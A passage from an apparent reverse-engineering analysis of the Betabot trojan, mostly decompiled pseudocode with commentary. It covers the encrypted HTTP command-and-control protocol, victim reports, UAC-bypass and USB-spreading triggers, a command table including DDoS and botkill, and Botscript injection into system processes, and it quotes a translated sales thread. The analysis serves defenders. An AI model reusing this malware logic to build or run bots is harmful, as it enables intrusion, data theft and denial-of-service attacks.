    return result;
}
```

```
BOOL __usercall isStringDriveNtPath@<eax>(_WORD *string@<edi>)
{
    BOOL result; // eax
    int stringLen; // esi
    int len; // eax

    if ( !string )
        return 0;
    stringLen = wstrlen(L"\\Device\\Harddisk0\\Partition");
    result = 0;
    if ( wstrlen(string) < stringLen + 4 )
    {
        if ( !ImportTableRegular.StrCmpNIW(string, L"\\Device\\Harddisk0\\Partition", stringLen)
          || (len = wstrlen(L"\\??\\PHYSICALDRIVE0"), !ImportTableRegular.StrCmpNIW(
                                                        string,
                                                        L"\\??\\PHYSICALDRIVE0",
                                                        len)) )
        {
            result = 1;
        }
    }
    return result;
}
```

Termination of older versions of the bot

Betabot finds and kills threads belonging to older versions of itself by checking the TLS slots belonging to threads inside its own process.

```
    v19 = threadHandle;
    if ( !threadHandle )
        goto LABEL_42;
    if ( ImportTableRegular.NtQueryInformationThread(
             (int)threadHandle,
             ThreadBasicInformation,
             &threadInfo,
             28,
             &v18) < 0
      || !threadInfo.TebBaseAddress )
    {
        goto LABEL_41;
    }
    processHandle = currentPid1 == currentPid ? -1 : bbOpenProcess(currentPid1);
    if ( !processHandle )
        goto LABEL_41;
    if ( !bbNtReadVirtualmemory(&sizeReadOut, processHandle, (int)threadInfo.TebBaseAddress, (int)teb, 3992)
      || sizeReadOut < 0xF98 )
    {
        goto LABEL_39;
    }
    v12 = 0;
    tlsSlots = teb->TlsSlots;
    while ( 1 )
    {
        v7 = (unsigned int)*tlsSlots;
        if ( (unsigned int)*tlsSlots <= 0xFFFF
          || v7 >= 0x7FFEFFFF
          || !bbNtReadVirtualmemory(&sizeReadOut, processHandle, v7, (int)dest, 144)
          || LOWORD(dest[0]) != 144
          || dest[35] != currentPid1
          || !dest[32]
          || HIWORD(dest[0]) > 33u
          || dest[1] > 9999u
          || !dest[31]
          || (unsigned int)(dest[33] - 0x10000) > 0x7FFDFFFE )
        {
            goto LABEL_36;
        }
        if ( v11 == 64 )
        {
            size += 0x2400;
            mem = (char *)bbRealloc(mem, size);
            if ( !mem )
                break;
        }
        memcpy(&mem[0x90 * v11++], dest, 0x90u);
LABEL_36:
        ++v12;
        ++tlsSlots;
        if ( v12 >= 0x40 )
            goto LABEL_39;
    }
    v11 = 0;
LABEL_39:
    if ( processHandle != (HANDLE)-1 )
        ImportTableRegular.CloseHandle(processHandle);
LABEL_41:
    ImportTableRegular.CloseHandle(v19);
LABEL_42:
    memset(&threadEntry, 0, sizeof(threadEntry));
    threadEntry.dwSize = 28;
```

```
int __stdcall findOldBetabotThreadsAndTerminate(int a1, _DWORD *a2)
{
    int v3; // esi
    HANDLE v4; // edi
    int v5; // ecx
    int v6; // [esp+Ch] [ebp-Ch] BYREF
    int v7; // [esp+10h] [ebp-8h] BYREF
    int v8; // [esp+14h] [ebp-4h]

    v7 = 0;
    v6 = 0;
    v8 = 0;
    if ( !a1 )
        return 0;
    if ( enumerateThreadsAndCheckTlsSlotsForOldBbVersion(&v7, &v6) && v7 && v6 )
    {
        v3 = v7 + 2;
        do
        {
            if ( *(_WORD *)(v3 - 2) == 144 )
            {
                v4 = bbOpenThread(*(_DWORD *)(v3 + 126), 3);
                if ( v4 )
                {
                    v5 = 0;
                    while ( *(_WORD *)v3 != *(_WORD *)(a1 + 2 * v5) )
                    {
                        if ( (unsigned int)++v5 >= 4 )
                            goto LABEL_15;
                    }
                    bbNtSuspendThread(v4);
                    if ( bbTerminateThread((int)v4) )
                        ++v8;
LABEL_15:
                    ImportTableRegular.CloseHandle(v4);
                }
            }
            v3 += 144;
            --v6;
        }
        while ( v6 );
        if ( v8 )
        {
            if ( a2 )
                *a2 = v8;
        }
    }
    return 1;
}
```

Communication cycle and protocol

Betabot's protocol is binary-over-HTTP. RC4 is used for encryption. First, the URL is generated from the config, and then a random parameter is appended.

```
randSuffix = bbRand() % 7;
if ( !url_out )
    return 0;
memset(url_out, 0, 0x104u);
if ( internetInfo->structc5.gate_path[0] != '/' )
    strcpy_s_probably(-1, "/", url_out);
bbWstrcat(260, internetInfo->structc5.gate_path, url_out);
if ( (unsigned int)strlen(url_out) < 0xF4 && randSuffix > 2 )
{
    randval = bbRand();
    if ( randSuffix == 3 )
    {
        wsprintfCat((void *)0x103, url_out, "?pid=%d", randval % 0x3E8 + 1);
    }
    else if ( randSuffix == 4 )
    {
        wsprintfCat((void *)0x103, url_out, "?page=%d", (randval & 0x7F) + 1);
    }
    else
    {
        wsprintfCat((void *)0x103, url_out, "?id=%u", randval % 0x98967F);
    }
}
```

Then, depending on the stage of its lifecycle, Betabot chooses a type of request to perform, and depending on the specific requests, some streams might be added.

```
switch ( internetInfo->field_0.requestType )
{
    case BB_BOT_REQUEST_TYPE_CHECKIN_BOOT:
        bbWstrcpy(259, dynamicCTX->moduleLongName1, buf6180);
        bbWstrcpy(259, username, buf6180 + 520);
        bbWstrcpy(259, &defaultBrowser, buf6180 + 260);
        bbWstrcpy(259, processorNameString, buf6180 + 780);
        bbWstrcpy(259, displayDevice_cmpvmware, buf6180 + 1040);
        bbWstrcpy(259, productIDW, buf6180 + 1300);
        reportStringCount = 6;
        break;
    case BB_BOT_REQUEST_TYPE_UPDATE_FORMGRAB:
        if ( !*(_DWORD *)internetInfo->field_0.gap24 )
            break;
        v5 = *(char **)&internetInfo->field_0.gap24[4];
        if ( !v5 )
            break;
        v4 = bbRequestBuildFormgrabData(v5, (int)internetInfo, &a4);
EL_16:
        a6 = v4;
        break;
    case BB_BOT_REQUEST_TYPE_UPDATE_STEALER:
        v4 = bbRequestBuildStealerData((int)internetInfo, &a4, &v17);
        goto LABEL_16;
    case BB_BOT_REQUEST_TYPE_UPDATE_INFOBLOB:
        v3 = *(_DWORD *)&internetInfo->field_0.gap2[6];
        if ( v3 || (v3 = checkForAvailableInfoblobs(), (*(_DWORD *)&internetInfo->field_0.gap2[6] = v3) != 0) )
        {
            a6 = buildInfoBlob(internetInfo, v3, (int)&a4, &v15, &v19, 1);
            if ( a6 )
                *(_DWORD *)&internetInfo->field_0.gap2[10] = v19;
        }
        break;
}
```

After the information streams are built, the generic request is constructed.

```
procName_ = ImportTableRegular.PathFindFileNameW(dynamicCTX->moduleLongName);
if ( !report || !success || *success != 292 || !procName )
    return 0;
if ( procName_ )
    procName = bbWideCharToMultiByteAlloc(procName_);
else
    procName = 0;
memset(dest, 0, sizeof(dest));
memset(CFRegKeys, 0, sizeof(CFRegKeys));
bk = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "BK32");
CFRegKeys[0] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF01");
CFRegKeys[1] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF02");
CFRegKeys[2] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF03");
CFRegKeys[3] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF04");
CFRegKeys[4] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF05");
CFRegKeys[5] = bbReadPseudorandomValueDWORD(seedStringUnk, 0, "CF06");
getTimeInformation(&currentTime);
dest[0] = 96;
ImportTableRegular.EnterCriticalSection((LPCRITICAL_SECTION)dword_25BDEDC);
memcpy(dest, &word_25BDEF8, sizeof(dest));
ImportTableRegular.LeaveCriticalSection((LPCRITICAL_SECTION)dword_25BDEDC);
memset(report, 0, sizeof(BB_REPORT_UNK));
if ( (bbBotAttribute & BB_BOT_ATTRIBUTE_UAC_TRICK_WORKED) == 0
  && bbReadPseudorandomValueDWORD(seedStringUnk, (BOOL *)&success, "UTW") == 1 )
{
    bbBotAttribute |= BB_BOT_ATTRIBUTE_UAC_TRICK_WORKED;
}
if ( (bbBotAttribute & BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_SHIM_TRICK) == 0
  && bbReadPseudorandomValueDWORD(seedStringUnk, (BOOL *)&success, "UTWS") == 1 )
{
    bbBotAttribute |= BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_SHIM_TRICK;
}
if ( (bbBotAttribute & BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_IFEO_TRICK) == 0
  && bbReadPseudorandomValueDWORD(seedStringUnk, (BOOL *)&success, "UTWIEF") == 1 )
{
    bbBotAttribute |= BB_BOT_ATTRIBUTE_TRICK_WORKED_USED_IFEO_TRICK;
}
if ( (bbBotAttribute & BB_BOT_ATTRIBUTE_AVKILL_HAS_EXECUTED) == 0
  && bbReadPseudorandomValueDWORD(seedStringUnk, (BOOL *)&success, "AVKR") == 1 )
{
    bbBotAttribute |= BB_BOT_ATTRIBUTE_AVKILL_HAS_EXECUTED;
}
report->size = 0x124;
report->magic = BB_REQUEST_MAGIC;
report->botVer = 0xB000801;
report->header_crc32 = OSVerFlag ^ (bbBotAttribute + bk);
v9 = a2->field_0.field_70;
report->stringsCount = 0;
report->exdataKey = v9;
report->botkillStats = bk;
LOWORD(bk) = dest[2];
report->reqType = a3;
report->socksPortA16MachineId = bk;
if ( *(_DWORD *)&a2[1].field_0.field_0 == 1 )
{
    report->osVerFlag = OSVerFlag;
    report->botAttribute = bbBotAttribute;
}
else
{
    report->osVerFlag = bbRand() & 0x1FFF;
    report->botAttribute = bbRand() & 0x3FFF;
```

```
    report->botAttribute = bbRand() & 0x3FFF;
}
strcpy_s_probably(3, dynamicCTX->localeStr, (char *)&report->botLocale);
wavk = bbReadPseudorandomValueDWORD(seedStringUnk, (BOOL *)&success, "WAVK");
v11 = dynamicCTX;
report->installedAV = dynamicCTX->flagInstalledAVs;
report->installedSoft = v11->bbSoftwareFlags;
v12 = v11->securityToolsInstalled;
report->killedAVs = wavk;
screenSize = ::screenSize;
report->securityToolsInstalled = v12;
report->screenSize = screenSize;
report->persistenceRestoreCount = bbReadPseudorandomValueDWORD("CG1", 0, "PNR1");
report->crashCount = bbReadPseudorandomValueDWORD("CD1", 0, "ECRC");
report->RegECC[0] = bbReadPseudorandomValueCD1DWORD((int)"ECC1");
report->RegECC[1] = bbReadPseudorandomValueCD1DWORD((int)"ECC2");
report->RegECC[2] = bbReadPseudorandomValueCD1DWORD((int)"ECC3");
report->RegECC[3] = bbReadPseudorandomValueCD1DWORD((int)"ECC4");
report->RegECC[4] = bbReadPseudorandomValueCD1DWORD((int)"ECC5");
memcpy(report->hwid, dynamicCTX->hwidRaw, sizeof(report->hwid));
report->currentTimeUnix = currentTime.unixTime;
report->currentTickCount = ImportTableRegular.GetTickCount();
report->timezoneBias = (unsigned __int16)currentTime.timeZoneBias;
memcpy(report->CFRegKeys, CFRegKeys, sizeof(report->CFRegKeys));
if ( aDefault[0] )
    memcpy(report->stringBotGroupName, (void *)"default", sizeof(report->stringBotGroupName));
procNameBuf = procName;
if ( procName )
{
    if ( (unsigned int)strlen(procName) > 0x14 )
        strcpy(procNameBuf + 0x12, "..");
    v15 = strlen(procNameBuf);
    memcpy(report->botProcName, procNameBuf, v15);
}
if ( hasTaskStatus() == 1 && getTaskReports(report->tasksStatus) )
    a2->field_0.hasTaskReport = 1;
if ( procNameBuf )
    bbFree_(procNameBuf);
return 292;
```

It encrypts and formats this data and then finally sends the request to the server. If a response is available, it tries to receive it and then parse it.

```
    responseData = (BB_RESPONSE_STRUCT *)bbMallocStr(0x2000u);
    if ( responseData )
    {
        do
        {
            while ( 1 )
            {
                v12 = v27;
                if ( !ImportTableRegular.InternetReadFile(
                          internetInfo->hHttpRequest,
                          (char *)responseData + isPatched,
                          v27,
                          (LPDWORD)&v30)
                  || !v30 )
                {
                    break;
                }
                isPatched += v30;
                if ( isPatched >= (unsigned int)(v29 - 2049) )
                {
                    v29 *= 2;
                    responseData = (BB_RESPONSE_STRUCT *)bbRealloc1More((void *)v29, (int)responseData);
                    if ( !responseData )
                        goto LABEL_58;
                }
                v30 = 0;
            }
            if ( ImportTableRegular.GetLastError() != ERROR_INSUFFICIENT_BUFFER )
                break;
            if ( v28 >= 8 )
                break;
            ++v28;
            v27 = 2 * v12;
            v29 *= 2;
            responseData = (BB_RESPONSE_STRUCT *)bbRealloc1More((void *)v29, (int)responseData);
        }
        while ( responseData );
3:
        if ( (unsigned int)isPatched >= 0x6D )
        {
            Rc4CryptWrapper(responseData, &internetInfo->structc5.gap6A[82]);
            if ( responseData->size == 108 )
                v36 = handleServerResponse(&internetInfo->field_0, responseData, isPatched);
        }
        bbFree_(responseData);
    }
    goto LABEL_69;
```

First, the response's disposition value is checked and if it is set to BB_DISPOSITION_UNINSTALL, the bot uninstalls itself. This might be of particular interest to those who want to write tools to terminate Betabot, since simply executing the function will be enough to disable the bot permanently 😉.

```
while ( v6 );
cmdCount = v3;
if ( isPatched < (unsigned int)(v3 + 4) )
    return 0;
memcpy(&isPatched, &::isPatched, sizeof(isPatched));
getSetLastCommunicationTime();
lockLock(&dynamicCTX->unknownLock);
if ( !sub_258C2AC(*(_DWORD *)&arg0[2].gap24[52]) )
    return 1;
if ( arg0->hasTaskReport == 1 )
    clearTaskReport();
if ( isPatched )
    return 1;
decryptServerResponse(serverResponse, &arg0[2].gap24[15], v3);
status = serverResponse->statusCode;
if ( status == 103 )
    return 103;
if ( status > 0xFFFF )
    return 0;
dctx = dynamicCTX;
if ( (dynamicCTX->flagSelf & 0x800) != 0 )
    return 1;
if ( serverResponse->size == 108 && serverResponse->disposition == BB_DISPOSITION_UNINSTALL && status == 104 )
{
    commandUninstall(0, 0, 0);
    dctx = dynamicCTX;
}
```

Then, it processes and propagates the new general flags, minor flags, and custom flags via its windows-based IPC mechanism. It also tries to kill old betabot versions if told to do so by the C2 server.

```
generalFlagMinor = dctx->generalFlagMinor;
customFlag = dctx->customFlag;
bbGeneralFlag = serverResponse->generalOpts;
if ( bbGeneralFlag != dctx->generalFlag )
{
    unknownIPCPropagateMessage(bbGeneralFlag, 0xFF00EE18, 3831);
    if ( SLOBYTE(serverResponse->generalOpts) >= 0 )
    {
        bbWritePseudorandomRegKey(seedStringUnk, "NUK", 0, 0);
    }
    else
    {
        isPatched = 1;
        bbWritePseudorandomRegKey(seedStringUnk, "NUK", &isPatched, 4);
    }
    if ( (serverResponse->generalOpts & BB_GENERAL_FLAGS_FORCE_IE_ENABLED) != 0 )
        setDefaultBrowserToIE();
    if ( (serverResponse->generalOpts & BB_GENERAL_FLAGS_USB_SPREAD_ENABLED) != 0 )
    {
        if ( !deviceNotificationWindowHandle )
        {
            v12 = createLocalThreadStealth(threadUsbSpreader, 0, 0, BB_THREAD_TRACKER_INDEX_USB_SPREADER, 0, 0, 24);
            if ( v12 )
                ImportTableRegular.CloseHandle(v12);
        }
    }
    else if ( eventARUsbSpreader )
    {
        ImportTableRegular.ResetEvent(eventARUsbSpreader);
    }
}
minorOpts = serverResponse->minorOpts;
if ( (minorOpts & BB_MINOR_FLAGS_MINOR_FLAGS_INSTALL_ENABLE_SHELL_FOLDER) != 0 )
    serverResponse->minorOpts = minorOpts & ~BB_MINOR_FLAGS_MINOR_FLAGS_INSTALL_ENABLE_SHELL_FOLDER;
minorOpt = serverResponse->minorOpts;
if ( minorOpt != generalFlagMinor )
{
    unknownIPCPropagateMessage(minorOpt, 0xFF00EE19, 3831);
    if ( (serverResponse->minorOpts & BB_MINOR_FLAGS_DISABLE_AUTOUPDATES_ADDONS) != 0
      && (currentEntryPoint == entrypoint_unknown1 || currentEntryPoint == entrypointRunPeMaybe) )
    {
        disableJavaAndIEUpdate();
    }
    if ( (serverResponse->minorOpts & BB_MINOR_FLAGS_DISABLE_INJECT_INTO_LOADERS) != 0 )
        AddToProcessInjectBlacklist(L"svchost.exe", 0, 1);
    if ( (serverResponse->minorOpts & BB_MINOR_FLAGS_MINOR_FLAGS_INSTALL_ENABLE_SHELL_FOLDER) != 0 )
    {
        if ( currentEntryPoint == entrypoint_unknown1 || currentEntryPoint == entrypointRunPeMaybe )
        {
            SetACLAllowForPersistentModule();
            PersistenceSetFolderToCLSID(dynamicCTX->moduleDir);
            setupModuleSelfACL();
        }
    }
    else
    {
        SetACLAllowForPersistentModule();
        removeDesktopIniInDir(dynamicCTX->moduleDir);
        setupModuleSelfACL();
    }
}
customOpts = serverResponse->customOpts;
if ( customOpts != customFlag )
    unknownIPCPropagateMessage(customOpts, 0xFF00EE20, 3831);
findAndKillOldBetabotThreads(&isPatched, 1, (BB_GENERAL_FLAGS)serverResponse->generalOpts);
```

It then saves these values to the registry.

```
_InterlockedExchange((volatile __int32 *)&dynamicCTX->generalFlag, serverResponse->generalOpts);
_InterlockedExchange((volatile __int32 *)&dynamicCTX->generalFlagMinor, serverResponse->minorOpts
_InterlockedExchange((volatile __int32 *)&dynamicCTX->customFlag, serverResponse->customOpts);
_InterlockedExchange(&dynamicCTX->valueLISF, serverResponse->infoBlobStatus);
v43 = serverResponse->generalOpts;
bbWritePseudorandomRegKey(seedCG1ptr, "LSF", &v43, 4);
v38 = serverResponse->minorOpts;
bbWritePseudorandomRegKey(seedCG1ptr, "LMSF", &v38, 4);
v43 = serverResponse->customOpts;
bbWritePseudorandomRegKey(seedCG1ptr, "LCSF", &v43, 4);
v38 = serverResponse->infoBlobStatus;
bbWritePseudorandomRegKey(seedCG1ptr, "LISF", &v38, 4);
```

Then, if proactive defense is enabled, it tries once to elevate privileges.

```
osverflag = OSVerFlag;
if ( OSVerFlag
  && (serverResponse->generalOpts & BB_GENERAL_FLAGS_AGGRESSIVE_PROACTIVE_DEFENSE_ENABLED) != 0
  && (getDctxField36() & 8) == 0 )
{
    if ( (dynamicCTX->flagSelf & BB_FLAG_SELF_IS_ADMIN) != 0 )
    {
        if ( bbReadPseudorandomValueDWORD(seedStringUnk, 0, "RIA") != 1 )
        {
            v43 = 1;
            bbWritePseudorandomRegKey(seedStringUnk, "RIA", &v43, 4);
            if ( (dynamicCTX->flagInstalledAVs & BB_AV_INSTALLED_NORTON) == 0 )
                runSelfWithUacParameter();
        }
    }
    else if ( osverflag >= 0 )
    {
        startThreadUACBypass();
    }
}
```

The knock interval is also saved to the dynamic context.

```
if ( serverResponse->knockInterval )
    dynamicCTX->knockDelay = 60 * LOWORD(serverResponse->knockInterval);
```

Then, commands are processed. The structure of the commands are already described in two previous writeups on VB, so I will focus on the higher level details here:

For each command, first, the command ID is retrieved from a table by hashing the command string.

```
int __userpurge getCommandIdByHash@<eax>(_DWORD *failure@<ebx>, _BYTE *commandString)
{
    unsigned int i; // esi
    int result; // eax
    int *__shifted(CommandInfo,0xC) shCommand; // [esp+Ch] [ebp-4h]

    i = 0;
    if ( !commandString )
    {
        if ( failure )
            goto LABEL_14;
        return 9998;
    }
    if ( !failure )
        return 9998;
    if ( !*commandString )
    {
LABEL_14:
        *failure = 1;
        return 9998;
    }
    if ( *commandString == '.' )
        ++commandString;
    shCommand = &commandHandlerTable[0].commandStrLen;
    while ( !doesCommandHandlerEntryMatchByHash(i, commandString)
         || strlen(commandString) != ADJ(shCommand)->commandStrLen )
    {
        shCommand += 4;
        if ( ++i >= 0x1F )
        {
            result = 9998;
            goto LABEL_12;
        }
    }
    *failure = 0;
    result = commandHandlerTable[i].commandIdMaybe;
    if ( result != 9998 )
        return result;
LABEL_12:
    *failure = 1;
    return result;
}
```

```
bool __userpurge doesCommandHandlerEntryMatchByHash@<al>(unsigned int index@<eax>, _BYTE *commandName)
{
    int len; // eax
    char strFormatted[128]; // [esp+4h] [ebp-80h] BYREF

    if ( !commandName )
        return 0;
    if ( strlen(commandName) < 1 )
        return 0;
    if ( index > 0x1F )
        return 0;
    memset(strFormatted, 0, sizeof(strFormatted));
    if ( !bbwvnsprintfA(strFormatted, "cmd_option.%s", commandName) )
        return 0;
    len = strlen(strFormatted);
    return commandHandlerTable[index].hashMaybe == commandHash(strFormatted, len);
}
```

```
unsigned int __stdcall commandHash(const char *str, int len)
{
    unsigned int hash2; // ebx
    unsigned int hash; // ecx
    int i; // edi

    hash2 = 0;
    hash = 1;
    for ( i = 0; i < len; hash2 = (hash2 + hash) % 0x10016 )
        hash = (hash + (unsigned __int8)str[i++]) % 65558;
    return hash | (hash2 << 16);
}
```

The table is as follows:

```
02 00 00 00 D1 06 B4 3D+    commandHandlerTable CommandInfo <2, 3DB406D1h, offset commandNull2, 6>
80 F4 57 02 06 00 00 00+                                    ; DATA XREF: getCommandIdByHash+5F↑r
05 00 00 00 D6 06 CF 3D+                                    ; parseAndExecuteCommand+85A↑o ...
EE 7A 59 02 06 00 00 00+                    CommandInfo <5, BB_COMMAND_HASH_DWFILE, offset commandUpdateDownload, \
06 00 00 00 E0 06 12 3E+                                    6>
80 F4 57 02 06 00 00 00+                    CommandInfo <6, 3E1206E0h, offset commandNull2, 6>
07 00 00 00 DE 06 02 3E+                    CommandInfo <7, BB_COMMAND_HASH_UPDATE, offset commandUpdateDownload, \
EE 7A 59 02 06 00 00 00+                                    6>
08 00 00 00 0D 06 A2 30+                    CommandInfo <8, 30A2060Dh, offset commandShellExecute, 4>
77 EF 57 02 04 00 00 00+                    CommandInfo <9, BB_COMMAND_HASH_SYS, offset commandShellExec, 3>
09 00 00 00 BA 05 C1 2A+                    CommandInfo <0Ah, 544D0800h, offset commandShellExec, 9>
A5 EF 57 02 03 00 00 00+                    CommandInfo <0Bh, 4C720794h, offset commandShellExec, 8>
0A 00 00 00 00 08 4D 54+                    CommandInfo <0Eh, BB_COMMAND_HASH_DIE, offset commandTerminateSelf, 3>
A5 EF 57 02 09 00 00 00+                    CommandInfo <0Fh, BB_COMMAND_HASH_REM, offset commandUninstall, 3>
0B 00 00 00 94 07 72 4C+                    CommandInfo <10h, 2A7E05A0h, offset commandNull2, 3>
A5 EF 57 02 08 00 00 00+                    CommandInfo <11h, BB_COMMAND_HASH_BOTKILL, offset commandBotkill, 7>
0E 00 00 00 8D 05 66 2A+                    CommandInfo <12h, BB_COMMAND_HASH_DDOS, offset commandDdos, 4>
1A 91 57 02 03 00 00 00+                    CommandInfo <13h, 4BAA0773h, offset commandDdos, 8>
0F 00 00 00 9F 05 90 2A+                    CommandInfo <14h, BB_COMMAND_HASH_DDOS_RUDY, offset commandDdos, 9>
3A 7E 59 02 03 00 00 00+                    CommandInfo <15h, BB_COMMAND_HASH_DDOS_SLOWLORIS, offset commandDdos, \
10 00 00 00 A0 05 7E 2A+                                    0Eh>
80 F4 57 02 03 00 00 00+                    CommandInfo <16h, BB_COMMAND_HASH_DDOS_UDP, offset commandDdos, 8>
11 00 00 00 4C 07 26 45+                    CommandInfo <17h, 5BFA0846h, offset commandDdos, 0Ah>
04 CD 57 02 07 00 00 00+                    CommandInfo <18h, BB_COMMAND_HASH_SOCKS, offset commandSocksServer, 5>
12 00 00 00 05 06 6B 30+                    CommandInfo <19h, BB_COMMAND_HASH_BROWSER_CLEAR_CACHE, \
07 E1 58 02 04 00 00 00+                                    offset commandBrowser, 7>
13 00 00 00 73 07 AA 4B+                    CommandInfo <1Ah, BB_COMMAND_HASH_BROWSERSETHOME, \
07 E1 58 02 08 00 00 00+                                    offset commandBrowser, 0Fh>
14 00 00 00 F7 07 D2 53+                    CommandInfo <1Bh, BB_COMMAND_HASH_BROWSERVISIT, offset commandBrowser,\
07 E1 58 02 09 00 00 00+                                    0Dh>
15 00 00 00 21 0A 1A 82+                    CommandInfo <1Ch, BB_COMMAND_HASH_UAC, offset commandUAC, 3>
07 E1 58 02 0E 00 00 00+                    CommandInfo <1Dh, 4CB907A3h, offset commandNull, 8>
16 00 00 00 7C 07 CE 4B+                    CommandInfo <1Eh, 6E87091Bh, offset commandNull, 0Ch>
07 E1 58 02 08 00 00 00+                    CommandInfo <1Fh, 97370AD5h, offset commandNull, 10h>
17 00 00 00 46 08 FA 5B+                    CommandInfo <20h, 8C580A5Ch, offset commandNull, 0Fh>
07 E1 58 02 0A 00 00 00+                    CommandInfo <21h, 0A2140B1Fh, offset commandNull, 11h>
18 00 00 00 7E 06 26 37+                    CommandInfo <22h, 0B9370BE7h, offset commandNull, 13h>
43 FE 59 02 05 00 00 00+                    CommandInfo <23h, 45820769h, offset commandResetUSBSpreaderEvent, 7>
19 00 00 00 5F 07 65 45+                    CommandInfo <24h, BB_COMMAND_HASH_BOTSCRIPT, offset commandBotScript, \
84 F0 57 02 07 00 00 00+                                    9>
1A 00 00 00 82 0A C0 8D+                    CommandInfo <25h, 3DD306DEh, offset commandNull3, 6>
B8                                          db 0B8h ;
```

After that, the command ID is used to find out how to parse the parameters, and then finally the handler inside the table is called.

Finally, after all the commands are processed, the configuration streams are saved to the registry and updated in-memory. Interestingly, the stream CF07 has no identified uses and seems to be reserved for future functionalities (that likely will never arrive).

```
    }
    v27 = sub_258AF89((int)serverResponse, 1, v41);
    if ( v27 )
    {
        if ( !sub_258A2CC(v26, (int)v27, v41[0] - 1) )
        {
            saveConfigToRegistry("CF02", serverResponse->dnslistVer);
            sub_2580299(v28, v27);
            sub_2580149();
            unknownIPCPropagateMessage(0, 0, 3817);
        }
        bbFree(v27);
    }
    v30 = sub_258AF89((int)serverResponse, 2, v41);
    if ( v30 )
    {
        if ( !sub_258A2CC(v29, (int)v30, v41[0] - 1) )
        {
            saveConfigToRegistry("CF03", serverResponse->urltrackVer);
            sub_258F538(v31, v30);
            sub_258F4A1();
            unknownIPCPropagateMessage(0, 0, 3815);
        }
        bbFree(v30);
    }
    v32 = sub_258AF89((int)serverResponse, 4, v41);
    if ( v32 )
    {
        saveConfigToRegistry("CF04", serverResponse->filesearchVer);
        sub_2582C89(v32);
        sub_2582D27();
        sub_2582103();
        bbFree(v32);
    }
    v33 = sub_258AF89((int)serverResponse, 7, v41);
    if ( v33 )
    {
        saveConfigToRegistry("CF07", serverResponse->reserved1);
        bbFree(v33);
    }
}
```

Interesting commands

Most of the commands are self-explanatory and as such I will not discuss them in detail. The first interesting command that people would likely notice is “Botscript”. What exactly is a botscript? Does Betabot have an embedded scripting engine? As it turns out, this is not the case. Botscript is simply the developers name for injecting wscript into another process using RunPE and then using that to execute a script.

17. Additional features :

Visit link, set default page in browser, clear browser cookies, run command (via cmd.exe) and Botscript**.

****Botscript**is a feature in development that will allow VBScript code to be executed in trusted processes (Such as msiexec.exe for example)

**This feature will significantly improve the "flexibility" of the bot and allow you to perform various "freelance" tasks

Translated sales thread describing Botscript

Botscript operations run inside a new thread with index 3.

```
int __stdcall commandBotScript(int a1, int a2, int a3)
{
    int v3; // edi
    int result; // eax
    int v5; // ebx
    BbCommand *v6; // ebx
    HANDLE v7; // eax

    v3 = 0;
    result = 0;
    if ( a1 )
    {
        if ( (*(_BYTE *)(a1 + 28) & 8) != 0 )
        {
            if ( !a2 || (v5 = a3) == 0 )
            {
                errorLog2(2, *(_DWORD *)(a1 + 12), "BSE: %hu", 2);
                return 0;
            }
            result = 1;
        }
        else
        {
            a2 = 0;
            v5 = 0;
        }
        v6 = duplicateCommandStruct((BbCommand *)a1, v5, a2, result);
        if ( !v6 )
            errorLog2(2, *(_DWORD *)(a1 + 12), "BSE: %hu", 1);
        v7 = createLocalThreadStealth(threadRunBotscript, (int)v6, 4136, BB_THREAD_TRACKER_INDEX_BOTSCRIPT, 0, &a2, 40);
        if ( v7 )
        {
            ImportTableRegular.CloseHandle(v7);
            v3 = 1;
        }
        result = v3;
    }
    return result;
}
```

In the new thread, the botscript is downloaded and then injected.

```
switch ( v7 )
{
    case 1:
        if ( ImportTableRegular.GetWindowsDirectoryW(injectTarget, 260) )
        {
            ImportTableRegular.PathAddBackslashW(injectTarget);
            ImportTableRegular.PathAppendW(injectTarget, L"explorer.exe");
        }
        break;
    case 2:
        if ( GetSystemDirWow64OrSys32(injectTarget, 0x104u) )
        {
            ImportTableRegular.PathAddBackslashW(injectTarget);
            ImportTableRegular.PathAppendW(injectTarget, L"msiexec.exe");
        }
        break;
    case 3:
        if ( GetSystemDirWow64OrSys32(injectTarget, 0x104u) )
        {
            ImportTableRegular.PathAddBackslashW(injectTarget);
            ImportTableRegular.PathAppendW(injectTarget, L"svchost.exe");
        }
        break;
    default:
        memset(injectTarget, 0, sizeof(injectTarget));
        break;
}
if ( injectTarget[0] && (!FileExists(injectTarget) || (OSVerFlag & 0x200) != 0 && IsFile64Bit(injectTarget, 0) == 1) )
{
    if ( (*(_BYTE *)(v2 + 28) & 1) != 0 )
        return 1;
    memset(injectTarget, 0, sizeof(injectTarget));
}
if ( (OSVerFlag & 0x10) != 0 || (OSVerFlag & 0x1006000) != 0 )
    *(_DWORD *)(v2 + 28) |= 0x20u;
if ( v11 && v10 )
{
    v8 = BotScriptInject(injectTarget, *(_DWORD *)(v2 + 28), (int)v11, v10);
    if ( v8 )
        errorLog2(2, *(_DWORD *)(v2 + 12), "BSE: %hu // E: %u", 6, v8);
}
return 0;
```

```
    ImportTableRegular.PathAppendW(avPath, L"BavSvc.exe");
}
if ( avPath[0] && FileExists(avPath) )
{
    bbWstrcpy(260, avPath, procName);
    v6 = buffer;
}
v13 = aB;
if ( (a2 & 2) == 0 )
    v13 = null_string;
if ( bbWvnsprintfW_0(a1a, 260, L"//Nologo %s \"%s\"", v13, v26) <= 8 )
{
    err = -100;
    goto LABEL_29;
}
*((_DWORD *)v6 + 13) = 0;
*((_DWORD *)v6 + 12) = 0;
*v6 = 1112;
*((_DWORD *)v6 + 14) = a2;
*((_DWORD *)v6 + 277) = a3;
*((_DWORD *)v6 + 276) = a4;
bbWstrcpy(260, v29, v6 + 31);
v14 = buffer;
bbWstrcpy(260, v26, buffer + 291);
inj.size = 36;
inj.processName = procName;
inj.commandLine = a1a;
inj.payloadBufSize = a4 + 21052;
inj.flags = 50;
inj.payloadBuf = hHeap;
inj.maybeContext = buffer;
inj.dword1C = 1112;
inj.callback = (int (__stdcall *)(int, mapperInternalInfo *, int))injectionCallbackBotscript;
status = bbDefaultInjector(&inj);
status_ = status;
if ( (a2 & 0x10) != 0 && status && LOWORD(v26[0]) && (!*((_BYTE *)buffer + 60) || bbWriteFile(v26, a3, a4)) )
{
